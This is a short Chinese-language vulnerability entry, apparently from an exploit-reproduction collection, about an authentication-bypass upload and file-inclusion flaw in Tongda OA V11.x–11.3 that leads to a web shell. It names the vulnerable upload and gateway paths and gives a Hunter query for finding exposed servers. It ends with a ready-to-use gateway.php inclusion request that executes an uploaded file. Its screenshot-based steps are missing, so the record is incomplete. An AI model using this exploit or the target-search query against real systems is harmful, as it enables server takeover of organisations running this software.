T10-26通达-OA-文件包含

漏洞描述：

ispirit/im/upload.php文件存在可绕过身份验证上传任意文件，通过/ispirit/interface/gateway.php包含上传文件从而导致可以控制服务器getshell。

影响版本：

通达OA V11.x-通达OA 11.3


网站图片：

网络测绘：

Hunter 语法：

app.name="通达 OA"

漏洞复现：



查看日志文件，发现成功写入。

使用文件包含日志文件getshell

```
http://ip/ispirit/interface/gateway.php?json={"url":"/general/../../attach/im/2307/1775389563.png"}
```